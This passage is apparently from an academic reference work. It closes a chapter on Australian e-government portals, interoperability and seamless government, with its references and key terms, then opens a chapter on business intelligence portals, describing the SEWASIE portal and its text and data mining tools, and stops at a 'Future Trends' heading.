Layne and Lee (2001) found that vertical integration of similar services will occur first; that is, the linking together of government agencies at different levels to provide enhanced services to customers. A change to existing systems is an obvious challenge facing a government at this stage. However, cooperation amongst various levels of government is essential, which requires them to be less proprietary about their information. As governments embrace the ICT and undertake organizational change, there is a linking of services in different functional areas. The establishment of these *silos* enables citizens to gain information and services from a multitude of agencies at the same and at different levels of government. Cooperation occurs amongst agencies, say, to provide assistance, information, and support for business and the for all members of a community. It is important to note that although Layne and Lee (2001) see a *one-stop government* as providing *potential* benefits to business and the community, these groups themselves must have the opportunity to use it through improved ICTs.

INTEROPERABILITY AND GOVERNMENT PORTAL DEVELOPMENT

In broad terms, interoperability is the capacity to transfer and transform information between different technologies (DCITA, 2005). Interoperability is a key issue in enabling seamless government. A high level of interoperability means a government can cost effectively integrate data and process to provide a single entry point for the provision of a group of interrelated services that may span many agencies. In contrast, a low level of interoperability means that the

Figure 1. Stages of growth model (Layne & Lee, 2001)





Figure 2. Integrated service delivery (NOIE, 2003)



potential of the Internet is not fully utilized and the virtual government counter is merely a replication of an existing physical government counter.

Moreover, in a commercial environment "… Interoperability is also important to public policy objectives because it helps determine the number of organisations that can engage in, and accrue benefits from, e-business technology. This in turn impacts on the large scale traction of e-business initiatives within and across supply chains, and on Australia's capacity to maximise broad based economic efficiencies" (DCITA, 2005).

Government portal development, either for citizen or business information, requires more than just the reshuffling of information or services. Rather, it requires an understanding of what needs to be done in the portal: whether it is to provide information, serve as a means of communication, provide for the interchange of data or information, and/or to complete a transaction. Moreover, depending upon the scope and functionality of the portal, it also requires several core requirements to be fulfilled. Some of the factors identified by Wimmer (2002) include:

- Changes to internal business processes that support existing over-the-counter service delivery. This involves far more than just the inclusion of ICTs to support *existing* processes. Rather, it requires processes to be reengineered to support Web-based service delivery. However, recent research has found that this level of process change has been resisted by the local government sector (Shackleton, Fisher, & Dawson, 2005).
- The possibility to access public services via a single entry point that can span all levels of government, including local councils. Portals are being increasing used to support life events and channels. Some state governments in Australia are using single-entry channels or portals involving local government. An example is the Canberra Connect (http://www.canberraconnect.act.gov.au), where the community and business can go to deal with the ACT government through a single point of access The Web site is structured in a way that material can be accessed by browsing through topics of interest, and without requiring the user to have a knowledge of the government bureaucracy.
- The necessary level of security, authenticity, and privacy in communication and transactions via the Internet, especially for highly sensitive and personal data and information. The increasing sophistication of ICTs is leading to improvements in this area, resulting in greater access to improved service delivery, especially transaction-based services.

However, on the other side, effective single-entry service delivery requires a demand for the service from the community and business customers alike. The *Australians' Use and Satisfaction With E-Government Services Survey,* released by the Australian Government Management Office (AGIMO) in (2005), pointed out a number of key facts that are relevant when considering how to improve government service delivery:

- Citizens' first question is: "What's in it for me?"
- Overcoming geographic barriers is a significant motivator for people to contact government via Internet.
- Citizens would use a service if only they knew about it.
- The more ambiguous a task, the less likely it is to be performed online
- The Internet offers citizens time, cost savings, and convenience in their interaction with government

It is a major focus of the Australian Commonwealth Government and the Australian Local Government Association (ALGA) to improve interoperability. Projects, such as the Local Government Connect Project, often target local councils, particularly smaller regional councils, to enable them to be active participants in developments that will, over time, make seamless government possible within Australia.

Progress towards Improving Interoperability, Portal Development and Seamless Government

The importance of interoperability in the ongoing development of seamless government, as well as the support for e-business, has been recognized in Australia. The Australian Commonwealth Government's National Office of Information Economy (NOIE) developed *Australia's Strategic Framework for the Information Economy 2004 - 2006: Opportunities and Challenges for the Information Age* (NOIE, 2004) The strategic framework identified the need to "… raise Australian public sector productivity, collaboration and accessibility through the effective use of information, knowledge and ICT" (NOIE, 2004).This involved supporting strategies to provide convenient access to government services and information, deliver services responsive to client needs, establish governance structures, particularly where multiple agencies are involved, integrate related services, build trust and confidence, enhancing closer citizen engagement, and achieve greater efficiency and return on investment (NOIE, 2004).

In a more practical way, there have been a number of programs established to improve interoperability at the local government level, and to bring to reality the concept of seamless government. In 1999, the Australian Commonwealth government released $45 million for funding, under the Networking the Nation (NTN) (DCITA, 1999) funding program, specifically for local e-government. Each state and territory local government association (LGA) received approximately $6 million under NTN to improve the ability of councils to provide access to their services online. As most councils came from a relatively low base, most of the LGA projects focused on Stage 1 Catalogue type projects, as described by Layne and Lee (2001) in the stages of growth model, which assisted most councils in Australia to establish a Web presence. Regional councils in all states were able to use a Web content management system (WCMS) to manage their Web sites. In 2006 over 650 councils now have Web sites in Australia out of a total of 673 councils. However, some of the smaller councils continue to experience difficulties in regularly updating these Web sites.

Since the initial funding, local electronic service delivery projects in some states have developed single-entry portal access to information, functions, and services. The Western Australian Local Government Association (WALGA), through their Local Government Portal (http://councils.wa.gov.au), is providing a single point of access to a *Bill Express* rate and fine paying service for most councils in WA. In NSW, *e-Services* (http://www.dpws.nsw.gov.au) includes 16 transactional services, such as online bookings for council facilities, e-payments, library and tourism services, community publishing and customer requests, e-mapping, and e-procurement**.**


Over the next 2 to 3 years, if funding is available, the LGAs will look for methods for integrating content that is dynamically sourced from state and Australian government agencies for integration into existing Web pages. For example, the Australian Commonwealth Government's Business Entry Point (http://www.business.gov.au/Business+Entry+Point) provides a syndication service that can be used by councils. In NSW, the Local Government Association of NSW and the Shires Association of NSW, through their local NTN-funded projects, provide NSW government tourism information for council Web sites.

Significant progress in Stage 3 Vertical Integration (Layne & Lee, 2001) projects has occurred in most state and territories through the LGA-funded projects. The most advanced of these is the Local Government Association of Queensland (LGAQ) LGOnline project (http://www.lgaq.asn.au), which provides an information service to all participating councils. This information service includes access to key Queensland government datasets, and statistical information from the Australian Bureau of Statistics (ABS), information and plain English commentaries on relevant legislation, and a whole-of-state access to a range of services.

Significant new vertical integration projects are currently underway funded by the Regulation Reduction Incentive Fund (RRIF) program (http://www.ausindustry.gov.au/content/ level3index.cfm?ObjectID=36963937-007E-4ABE). Projects include the $8.2 million local e-planning blueprint project being undertaken in NSW that aims to build an online planning system for use by NSW councils (http://www.lgsa.org.au/www/html/380-82-million-blueprint-for-cutting-small-business-red-tape.asp).

Yet despite these advances, many agencies at all levels of government can only provide stand-alone services, despite the need for integration with other complementary services from other agencies or other levels of government.

Figure 3. Model for seamless government



Real One-Stop Government

Stage 4 Horizontal Integration, as defined by Layne and Lee (2001), includes "… systems integrated across different functions—real one-stop shopping for citizens" (Layne & Lee, 2001). Little progress has been made in Australia to implement integrated service delivery that requires cross-sectoral service integration, despite all levels of government being aware that most citizens in Australia do not understand which sector of government is responsible for a particular service (AGIMO, 2005). The lack of business grade broadband and other essential elements of an information infrastructure to support seamless government, along with significant resistance to change within all levels of government, have resulted in little progress in Australia in horizontal integration.

Significant progress has been made in the governance and legal framework areas through the National Service Improvement Framework (NSIP, 2005), which provides a five-level model to support cross-jurisdictional service delivery (Figure 3).

The framework comprises:

- **Tier 1. Principles of Collaboration:** Overarching principles to collaborate that explicitly recognise and capture the values that guide the integration of services.
- **Tier 2. Statements of Intent:** Statements about how organisations plan to do business together.
- **Tier 3. Collaborative Head Agreement (CHA):** A collaborative head agreement (CHA) representing commitment to those elements that apply to multiple projects across a jurisdiction(s).
- **Tier 4. Project/Initiative-Specific Agreements:** Partners to an agreement create their project- or initiative-specific agreement.
- **Tier 5. Collaborative Resource Kit:** At Tier 5, an increasing number of collaborative resources will be identified. At this stage, a reservoir of templates, checklists, guidelines, and so forth, specific to collaborative service delivery, for example the interoperability technical framework.

If real one-stop government is to be achieved, it requires a framework upon which all levels of government can agree and to which they are committed. If this is to occur, there needs to be *information infrastructure* upon which fully integrated seamless government can evolve. Until this occurs, real one-stop government in Australia is unlikely to move forward as quickly as the community and business would hope.

CONCLUSION

Seamless government, supported through portal development, faces many barriers. The sheer complexity of government bureaucracy, with its many agencies and tiers of government, is only one of the major barriers. Governance, legal, and financial issues provide even more barriers to interoperability. However, one of the major barriers to real one-stop government is in the technical complexities of the task itself. What is needed is an agreement on an information infrastructure that outlines the framework upon which data can be exchanged to support complementary functions and processes at all levels of government.

REFERENCES

AGIMO. (2005). *Australians' use and satisfaction with e-government services survey.* Canberra, Australia: Australian Government Information Management Office.

DCITA. (1999). *Networking the nation.* Canberra, Australia: Department of Communication, Information Technology and the Arts, Australian Commonwealth Government.

DCITA. (2005). *Interoperability: Building the case for e-business*. Retrieved April 2006, from http://www.dcita.gov.au/ie/ebusiness/interoperability

Department of Finance. (1995). *Clients first: The challenge for government information technology.* Canberra, Australia: Finance Management Division.

DiCaterino, A. , & Pardo, T. (Eds.) (1996). *The World Wide Web as a universal service interface for government services.* Albany, NY: Center for Technology in Government (CTG), State University of Albany.

Feng, L. (2003). Implementing e-government strategy in Scotland: Current situation and emerging issues, *Journal of Electronic Commerce in Organizations, 1*(2), 44-65.

Hood, C. (1991). A public management for all seasons. *Public Administration, 69*, 3-19.

Kearns, I. (2001). Wising up about wiring up. *Public Finance,* 26.

Layne, K., & Lee, J. (2001). Developing fully functional e-government: A four stage model. *Government Information Quarterly, 2001*(18), 122-136.

Multimedia Victoria. (1996). *ESD agency cost model*. Melbourne, Australia: Department of Infrastructure, Victorian Government Publishing Service.

Multimedia Victoria. (2002). *Government online: A report card 1996-2001*.

NOIE. (2003). *Interoperability technical framework for the commonwealth government.* Canberra, Australia: National Office for the Information Economy, Australian Commonwealth Government, Department of Communications, Information Technology and the Arts.

NOIE. (2004). *Australia's strategic framework for the information economy 2004-2006: Opportunities and challenges for the information age.* Canberra, Australia: Australian Commonwealth Government, Department of Communications, Information Technology and the Arts.

NSIP. (2005). *National service improvement framework.* Canberra, Australia: National Service Improvement Program Department of Finance and Administration.

O'Dea, T. (2000). Government online - Victoria, Australia. *US Office of Intergovernmental Solutions Newsletter*, 8.

Office of Technology Assessment. (OTA). (1993). *Making government work: Electronic delivery of federal services.* Washington, DC.

Prins, J. E. J. (Ed.). (2001). *Designing e-government: On the crossroads of technological innovation and institutional change.* Hague, The Netherlands: Kluwer Law International.

Shackleton, P., Fisher, J., & Dawson, L. (2005). *From dog licences to democracy: Local government approaches to e-service delivery in Australia.* Paper presented at the 13th European Conference on Information Systems, Regensberg, Germany.

SOCITM & I&DeA. (2002). *Local e-government now: A worldwide view.* Northampton, UK: Improvement & Development Agency, Society of Information Technology Management.

Symonds, M. (2000). The next revolution. *Economist, 355*(8176), 3-6.

United Nations. (2003). *Benchmarking e-government: A global perspective—Assessing the progress of the UN member states.* New York: United Nations Division for Public Economics and Public Administration.

KEY TERMS

Electronic Government (E-Government): "…[T]he delivery of online government services which provides the opportunity to increase citizen access to government, reduce government bureaucracy, increase citizen participation in democracy and enhance agency responsiveness to citizens needs" (Prins, 2001).

Framework: "… [A]n overarching set of policies, standards and guidelines which define the way agencies have agreed to do business with each other at a point in time; but is adaptable as technologies, standards and agency needs change" (NOIE, 2003).

Interoperability: "… [D]efined as the ability to transfer and use information in a uniform and efficient manner across multiple organizations and information technology systems. It underpins the level of benefits accruing in enterprises, government and the wider economy through e-commerce"(NOIE, 2003).

Networking the Nation (NTN) Funding: A series of Australian Commonwealth Government funded programs supporting telecommunication and infrastructure developments throughout Australia.

New Public Management (NPM): A broad doctrine supporting radical reform of the government public sector. The major emphasis is on improved efficiency, effectiveness, and transparency.

Portal: A single point of access for the pooling, organizing, interacting, and distributing of organizational knowledge. In its application to the government sector, a portal can be used both internally and externally to provide seamless delivery of knowledge, information, or services, both to internal staff, and to business and the consumers.

Seamless Government: The provision of related electronic public services spanning multiple agencies and tiers of government via a single entry point.

Portals for Business Intelligence

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INTRODUCTION

Today, the business domain is confronted with a paramount avalanche of documents and business data. Continuous capturing of business data, be it success indicators or other performance metrics, have led to a tremendous amount of information sources. At the same time, the number of documents—each carrying valuable information once perceived in a proper context—is also booming at tremendous speed. Three issues arise: (1) how to derive data patterns that are perhaps critical for the mission of a company, (2) how to extract knowledge structures from unstructured data, and (3) how to identify relationships among structured and unstructured data. The latter is of particular importance for instance for the search of evidence in unstructured data for certain business tasks. A combination of all three issues will improve information intelligence services in particular for the case of business intelligence. In the context of business intelligence, companies strive to assess their competitive strategies by analyzing relevant information in structured as well as unstructured data. The first issue has been addressed by data mining algorithms, which are well established in research and industry. The second issue revolves around text mining while going beyond mere information retrieval, and it is currently well-recognized by major vendors of document management systems. Both issues are supported by portal concepts for the navigation in distributed information sources. The third issue is rather a combination of the former issues by orchestrating methods for the exploration of unstructured and structured data.

Subsequent business scenarios illustrate the need for the identification of patterns and for the combination of knowledge that has to be derived from both structured and unstructured information sources:

- **Customer Relationship Management (CRM):** Companies systematically collect customer data acquired from sales, marketing, or service in structured databases. Such information is often linked with socio-demographic data and analyzed with data mining technology. However, marketing specialists are also confronted with huge amounts of text data such as e-mails or letters from customers, sales conversation protocols, or telemarketing transcripts. It is actually the unstructured data, possibly classified along product catalogues, that plays a central role in marketing. Whereas sales and failure statistics provide quantifiable information, text data helps the analyst to figure out the *why*. In order to identify customer and problem categories, text relationships in collections need to be detected and combined with the structured customer data (cf. Cody, Kreulen, Krishna, & Spangler, 2002).
- **Sales Planning:** Data warehousing and OLAP are key technologies for providing deep insights into business-relevant key data, often stored in multidimensional databases. Financial forecasting and planning, however, cannot rely only on structured, internal data. Solid decision making also relies on text-based information found in articles from news magazines or the trade press. In the travel and tourism sector, for instance, information on products, booking rates and capacities is stored in multidimensional databases. Planning the supply for future seasons requires a detailed statistical analysis of such data. In addition, external information sources from the travel press have to be considered tackling questions like: "Do terror attacks influence travel activities and booking behavior of specified customer groups?" and "Are there cultural events, which make traveling to certain destinations more attractive?" Exploring relevant articles according to both, their news category and their individual semantic relationships helps analysts to assess and collect "soft" information for decision-making (Abramowicz, Kalczynski, & Wecel, 2002).
- **Market Analysis:** Analyzing actors in a specific market segment is an important instrument for the early planning of upcoming production lines, for the continuous monitoring of partners and competitors, or for building strategic alliances. Company profiles offered by specific providers are typically semi-structured according to predefined templates. Clustering companies according to their business idea (typically described in brief text summaries) and relating this information to size, capacities, or turnover (typically encoded in structured attributes) helps analysts to

better understand the current situation in the focused business sector (Schoop et al., 2002).

BACKGROUND

Business Intelligence: Analyzing Business-Critical Data

Business intelligence (BI) refers to a collection of methods and technologies that support enterprise users in making sound and well founded business decisions. As an umbrella term, BI includes a spectrum of methods and applications for collecting and analyzing business-critical data. The spectrum ranges from tools for querying, information filtering, and monitoring over reporting and planning methods for online analytical processing (OLAP), up to approaches for statistical data analysis and forecasting, as well as data and text mining.


A Technology Portfolio for Business Intelligence

By its very nature, BI includes a phalanx of specialist's tasks and technologies (cf. Figure 1). Many of these tasks are concerned with the exploitation of quantitative, structured data, often derived from a company's operational databases. Tools for online analytical processing (OLAP) are used for tasks like reporting, planning, or the analysis of key performance indicators (KPI, e.g., revenue, costs). In this process, the analyst must know which hypotheses he or she wants to test and hence what queries to pose. In addition, data mining techniques allow an analyst to cluster or correlate data in order to detect patterns in the data set (e.g., in order to derive segments of customers from sales data in marketing).

On the other hand, business executives heavily rely on qualitative information (often from external sources) when they prepare or draw a decision. Business analysts like the Gartner Group state that more than 80% of strategically relevant business data resides in unstructured media such as e-mails, letters, news items from the trade press, or company documents. Using retrieval tools, the user must know exactly what he or she looks for. Besides, text mining plays an important role in BI. It supports analysts in the process of identifying interesting relationships among text documents or textual entities described in text documents (cf. Becks & Seeling, 2001). Text mining is a vivid field of research and development and currently also well recognized by vendors of document technologies.

While many BI technologies have matured and are nowadays well-established in research and industrial use—such as OLAP, enterprise resource planning, document management, or desktop search—one important issue still remains: The separated analysis of structured and unstructured information leads to a mental barrier that eventually hampers holistic business decisions. Moreover, the analysis is often limited to internal management information while ignoring information available outside the company. In many situations, such separated analyses approaches have even lead to inconsistent and even contradictory assessments of the enterprise's situ-

Figure 1. Portfolio of BI technologies



ation in critical business issues (Mertens, 1999). Hence, an integrated methodology and tools are required that allows a combination of both lines of analysis (i.e., a horizontal integration of technologies in the BI portfolio in Figure 1).

Portals as Single Points of Access to BI Technologies

As a consequence, a portal appears as a natural candidate for the combination of BI technologies. The portal serves as a decision support console for the needs of executives by addressing the following requirements:

- **Process-Oriented Selection and Front-End Integration of BI Applications:** The right set of BI technologies and systems has to be selected and integrated based on the explorative information needs for a given task and the corresponding application scenario. The quality of the services relies on the processes for information exploration (i.e., what sources to visit and what issues to analyze). The portal for BI can only be as good as the processes specifying the exploration scenarios.
- **Process-Oriented Transitions between Applications:** Besides direct entry points for specialized tools, there ought to be a process-driven set of interfaces between single systems enabling the exchange of data and state-bound transitions between tools.
- **Management of Heterogeneous Data Sources:** The portal should comprise a meta-component that enables each analyst to bring together quantitative and qualitative data from heterogeneous sources.


The next sections present a prototypical example of a process-driven portal for BI that realizes the requirements previously given.

CONCEPT OF AN INTEGRATED PORTAL FOR BUSINESS INTELLIGENCE

A comprehensive example of a modern portal concept for the mediation and analysis of information originating from different sources is SEWASIE (Becks et al., 2005; www.sewasie.org). SEWASIE offers a business intelligence portal that gives enterprise users integrated access to a variety of applications for data collection and information retrieval, reporting, enterprise networking, and information mining. The portal concept is based on a process-oriented selection of business applications and well-defined transitions between single applications (Figure 2).

The semantic query tool for ad-hoc exploration allows users to retrieve relevant business information from heterogeneous data sources. It helps to respond to questions like "Who can deliver specific products, who performs specific processes, or who contributes to certain innovations?" Querying is based on a domain ontology, and search terms are automatically mapped to the specific database schemes and terms used in the different sources. Consequently, the query tool offers a single point of access to different though branch-related databases or news portals and thus achieves timesavings and improves retrieval quality (Dongilli, Franconi, & Tessaris, 2004). An information monitoring tool supports a long-term observation of business-relevant topics by continuously monitoring external background information in addition to the short-term perspective of ad-hoc exploration. It keeps key personnel informed about what is going on in relevant business areas: What's up with competitors/collaborators/suppliers/markets? Based on a domain ontology, the user specifies an interest profile against which the monitoring tool filters information from heterogeneous data sources. The user can navigate through the repository and check fresh information items or review changes in known documents (Kensche, Seeling, & Becks, 2006). Both, query and monitoring tool fall into the bundle of retrieval technologies in the BI portfolio from Figure 1.

Figure 2. Components the BI portal



The OLAP reporting tool offers typical OLAP operations to condense and analyze a company's key performance indicators (KPIs, e.g., sales, revenue, profit contribution). It is used as a typical business controlling application (e.g., to check the company's financial situation). The negotiation tool is a decision support application for one-to-many negotiations that helps users to negotiate business conditions with potential new partners and to monitor the contract fulfillment. It offers a structured Web-based style of communication that improves the transparency and traceability of the negotiation process (Schoop, Jertila, & List, 2003).

The portal not only offers direct entry points to these complementary sets of tools for decision-making. It also supports state-bound transitions between the portal's loosely coupled components (i.e., specific working results from one portal component can be exported via XML files to another component and processed by the services offered by that component). From the application perspective, this means ad-hoc queries from the query tool can be imported into a long-term interest profile of the monitoring tool and elements of an interest profile can be exported as a single query to the query tool, thus bridging long-term data observation and short-term information needs. If a query results in a list of contact details of potential business partners, a negotiation with these partners can be initiated. Therefore, contact information can be exported from the query tool to the negotiation component. Vice versa, if additional general information is required in a structured negotiation, a query can be generated and submitted to the query tool.

An important feature to lower the intellectual barrier between pieces of heterogeneous business information is the link between monitoring and OLAP tool: When a user navigates through business KPIs and reports, he or she can access relevant text information (e.g., news from the trade press) stored in the monitoring repository. Thus, he or she can relate the company's internal performance measurement to external market information, answering questions like "How can KPIs be interpreted or improved based on market situation and market opportunities?"

So far, the portal supports BI by filtering relevant information items. Still, identifying relationships among pieces of information or detecting evidence for hypotheses concerning critical business data is done on a purely intellectual basis. That is, the user is on the driver seat and is asked to utilize the different methods offered by the portal. How can the portal support the identification of relationships? The information mining tool as a central component utilizes sophisticated visualization techniques. It brings together information items from different sources and helps the user to grasp their relationships. The next section discusses this core component in more detail.

MINING HETEROGENEOUS INFORMATION SOURCES


The information-mining tool integrates the text and data mining technology bundles from the BI portfolio in Figure 1. It visualizes semantic relationships among text documents and arranges all information associated to the documents on a single screen. Associated data sources include document metadata (like author, publisher, organization, etc.) or data from operational databases that have a natural relationship to the text documents. Letters or feedback from customers (text documents) and an enterprise's customer database (containing master, contract, or sales data) provide an intuitive example. The analyst is now in the position to detect and explore patterns in the data, for instance to find out characteristics of those customer groups that share common interests in the company's products and services.

Technically, the tool allows the identification and visualization of relationships among information entities and groupings of entities (Becks & Seeling, 2004). In a nutshell, a user browses a set of text documents coming from different sources. Text mining algorithms and visualization strategies allow them to cluster documents and to identify relationships among them. Document clusters can be attributed and assigned to associated structured data (e.g., business figures, customer databases). The basic idea is to have an orchestration of different methods for information visualization as well as data mining and to provide them within one portal for information navigation and exploration.

The information mining tool of the SEWASIE portal follows a multiple views concept (cf. Baldonado, Woodruff, & Kuchinsky, 2000). It offers distinct views while each view is tailored to the animation of different aspects of the text information such as topic clusters and similarity in content, text categories, or metadata, thus supporting the investigation of text documents (Figure 3). In more detail, the similarity view component (upper left window in Figure 3) helps the user to explore a set of unstructured text documents based on the document content. It displays inter-document associations based on a measure of similarity between each pair of documents (e.g., shared keywords), therefore visualizing the cluster structure of the document space. Each dot in the so-called document map represents a text document. Bright shaded areas contain similar documents whereas groups of documents are separated by dark borders. The ontology view component (upper right window in Figure 3) enables the user to navigate through document collections by means of domain-specific topic catalogues. Each document of the considered collection may be assigned to one or more topics of one or more domain catalogues. Domain catalogues may be defined by different types of ontologies (e.g. taxonomies, topic maps). The fact views component (lower left window in Figure 3) displays structured relational data (that is associated to the documents) as relational data tables. There are two kinds of relational data: metadata of documents in form of attribute-value pairs (e.g., document author, publication date) where each tuple of metadata is assigned to exactly one document, and fact tuples where each tuple of facts may be associated to different documents (e.g., sales or product records).

Consider Figure 3 with data from an online bookstore: The information mining tool displays (1) book reviews and visually groups them according their similarity in the upper left window, (2) sales data of books in the fact view, and (3) book categories in the ontology view. An analyst has marked Harry Potter books in the fact view. All associated book reviews are highlighted in the document map, showing that the reviews are basically rather similar. However, there are even more neighbored reviews, which are related somehow and may be worth investigating. In the ontology view, the corresponding book category—here J. K. Rowling—is highlighted. From the boxplot and histogram the analyst learns that the selected books are rather high-priced compared with all books of the store.

Figure 3. Multiple views interface of the information mining tool



FUTURE TRENDS

